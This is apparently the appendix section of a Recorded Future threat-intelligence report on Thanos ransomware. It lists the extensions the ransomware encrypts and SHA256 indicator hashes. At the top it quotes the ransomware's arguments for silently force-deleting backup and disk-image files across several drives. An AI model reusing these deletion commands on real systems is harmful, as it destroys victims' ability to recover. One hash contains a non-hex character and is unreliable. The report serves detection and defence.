b'/s /f /q f:*.VHD f:*.bac f:*.bak f:*.wbcat f:*.bkf f:\\Backup*.* f:\\backup*.* f:*.set f:*.win f:*.dsk'
b'/s /f /q g:*.VHD g:*.bac g:*.bak g:*.wbcat g:*.bkf g:\\Backup*.* g:\\backup*.* g:*.set g:*.win g:*.dsk'
b'/s /f /q h:*.VHD h:*.bac h:*.bak h:*.wbcat h:*.bkf h:\\Backup*.* h:\\backup*.* h:*.set h:*.win h:*.dsk'

Appendix C — Encrypted File Extensions

Encrypted File Extensions				
dat	sxw	pas	sqlitedb	xdw
txt	odt	asm	accdb	ods
jpeg	hwp	key	java	wav
gif	tar	pfx	class	mp3
jpg	bz2	pem	mpeg	aiff
png	mkv	p12	djvu	flac
php	eml	csr	tiff	m4a
cs	msg	gpg	backup	csv
cpp	ost	aes	pdf	sql
rar	pst	vsd	cert	ora
zip	edb	odg	docm	mdf
html	sql	raw	xlsm	ldf
htm	accdb	nef	dwg	ndf
xlsx	mdb	svg	bak	dtsx
avi	dbf	psd	qbw	rdl
mp4	odb	vmx	nd	dim
ppt	myd	vmdk	tlg	mrimg
doc	php	vdi	lgb	qbb
docx	java	lay6	pptx	rtf
sxi	cpp	sqlite3	mov	

Appendix D — Wake on LAN Magic Packet



Appendix E — Thanos-Related Hashes

Initial YARA Rule Matches (SHA256)

- 7a7a5110cb9a8ee361c9c65f06293667451e5200d21db72954002e5725971950
- 5b5802805784b265c40c8af163b465f1430c732c60dd1fbec80da95378ae45b7
- 7e6db426de4677efbf2610740b737da03c68a7c6295aca1a377d1df4d35959e5
- d1b634201a6158a90f718a082c0fe0ee1769ff4b613dd9756a34318fa61eea47
- e63aeb1aa61c38a5bed126b41ca587a892de0311730b892aee77541a761e1a02
- 940df3b1cf603388cf9739cc208c1a88adfe39d2afe51e24a51878adca2be4e3
- a1bab429b3b18fdb8e4fec493bd53e89c0f87147d902ff41a0f6dcd61c159553
- e67fa8978e6c22f4d54604a54c3ac54e631128eed819d37355c2ad80e74507a5
- b99e0b750b3815fec3b292ede3f94524c8bede7d158334295e096518e9cde0ad
- 989a9d2e08fcba4059ebc55afc049f34d2a12bfdd1e14f468ee8b5c27c9e7bda
- db3ef67666e18047aa24a90bfa32ca4566412091477038534l3d56eb74d44673
- 10dc9cb12580bc99f039b1c084ca6f136047ac4d5555ad90a7b682a2ffac4dc5
- 049425dac929baf288c44c981ef63417d097fb95f5199c9f33e5ef5e2ec20590
- f1388fbe51253d8f07a98eabfe0422e39821d936166cc85c92a0418854ae15fb
- cea80fe543aec9c6b4a4628ec147e8a41cac766c2cd52c0ca86a19f9ef348fc3
- 8a2b54d273d01f8d5f42311d5402950bb9983648a39b943c729314a97ede15a2
- aae00e2532ae5093e8c0a623bffcc4c447d04e89237438c52cb473854c715724
- fd8c3259b8e80b8220c6053aa9b045676d1e3fe09356ed94b5e47fb5b895ff92
- 23d7693284e90b752d40f8c0c9ab22da45f7fe3219401f1209c89ac98a4d7ed3
- e256a9f20479f29e229f594ef6ab91be75bff9e3f0784030ac0feb8868f4abc1
- 7a38f70d923669a989ea52fa1c356c5ac7ccce4067a37782973466102e3d27f6
- 53806ba5c9b23a43ddbfa669798d46e715b55a5d88d3328c5af15ba7f26fbadd
- 871eef727aaad88b734bb372f19e72ccf38034195666c35390f5c3064f5469a3
- edcac243808957cc898d4a08a8b0d5eaf875f5f439a3ca0acfaf84522d140e7e

Hakbit Samples (SHA256)

- 86ed000fa2dd99f2b2341da607c904c0b510f98ead65be12b358e3f73e624cb6
- c8f18fb0baf81b31daa929499b2dcaa7f297bd05ec1ecff319ae5e8b34dade00
- ff1a88c2ad5df435a978c63d21a6ab0642134785284b01137e18dd235197b66d
- 3ccf57e60cdf89d04f2c7e744d73e3b40a4308a2ba87d0423c96f601d737733f
- f7d7111653c43476039efd370fb39fcdb2c22a3f1bb89013af643b45fb3af467
- 8a2b54d273d01f8d5f42311d5402950bb9983648a39b943c729314a97ede15a2
- 917905ba95c10847e0bf3bc66332ae05616a0ddd965a00ae8ec3431ed11c39d2
- 5849966984f270b200fd80e086d2565a5a7d4ee0743677640f45b97b46e49082
- 3f83fd42af95185e19e537708dccdf1539dcab1ce73783c2741b4c1929dcc020
- 794369bc9a06041f906910309b2ce45569a03c378ff0468b6335d4f653f190ab
- 9784148014987a39d87265c015962e9535ed86e861093a6c59691095a19be7c2
- f0c0c989b018ee24cbd7548cec4e345fd34f491d350983fddb5ddc1ad1f4ba9f
- 871eef727aaad88b734bb372f19e72ccf38034195666c35390f5c3064f5469a3
- a95f9d82097bdfa2dd47e075b75d09907d5913e5c15d05c926de0d8bbce9698f
- 81e81f0bbbdb831eda215033b7a7dbf2eed3812f4e58118f181a8e99e613179e
- 916aeaa51050f25dbbcefc1be1820457e1d9d755a44d2d0cf62155f75c54127c
- 17314793d751b66f4afc1fac1c0ab0c21f2c9f67e473e8ba235bc79d7e0ea1b0
- 34b93f1989b272866f023c34a2243978565fcfd23869cacc58ce592c1c545d8e
- 855dcd368dbb01539e7efa4b3fefa9b56d197db87b1ba3ede5e1f95927ea2ca3
- 09fd6a13fbe723eec2fbe043115210c1538d77627b93feeb9e600639d20bb332
- befc6ff8c63889b72d1f5aec5e5accc1b4098a83cd482a6bb85182ecd640b415

About Recorded Future

Recorded Future arms security teams with the only complete threat intelligence solution powered by patented machine learning to lower risk. Our technology automatically collects and analyzes information from an unrivaled breadth of sources and provides invaluable context in real time and packaged for human analysis or integration with security technologies.